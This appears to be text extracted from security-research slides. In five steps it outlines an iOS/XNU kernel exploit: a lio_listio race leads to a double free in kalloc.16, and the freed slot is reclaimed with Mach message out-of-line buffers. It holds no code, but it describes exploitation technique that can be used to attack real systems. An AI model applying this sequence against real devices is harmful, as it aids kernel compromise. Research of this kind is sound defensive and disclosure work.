
Mach msg



Kalloc.16

- lio_listio is allocated in kalloc.16


Mach msg



Kalloc.16

- lio_listio freed after asynchronous thread finishes


Mach msg



Kalloc.16

- ool buffer is allocated in same slot where lio_listio lived


Mach msg



Kalloc.16

- lio_listio freed again after synchronous thread finishes


Mach msg



Kalloc.16

- Another mach message is allocated

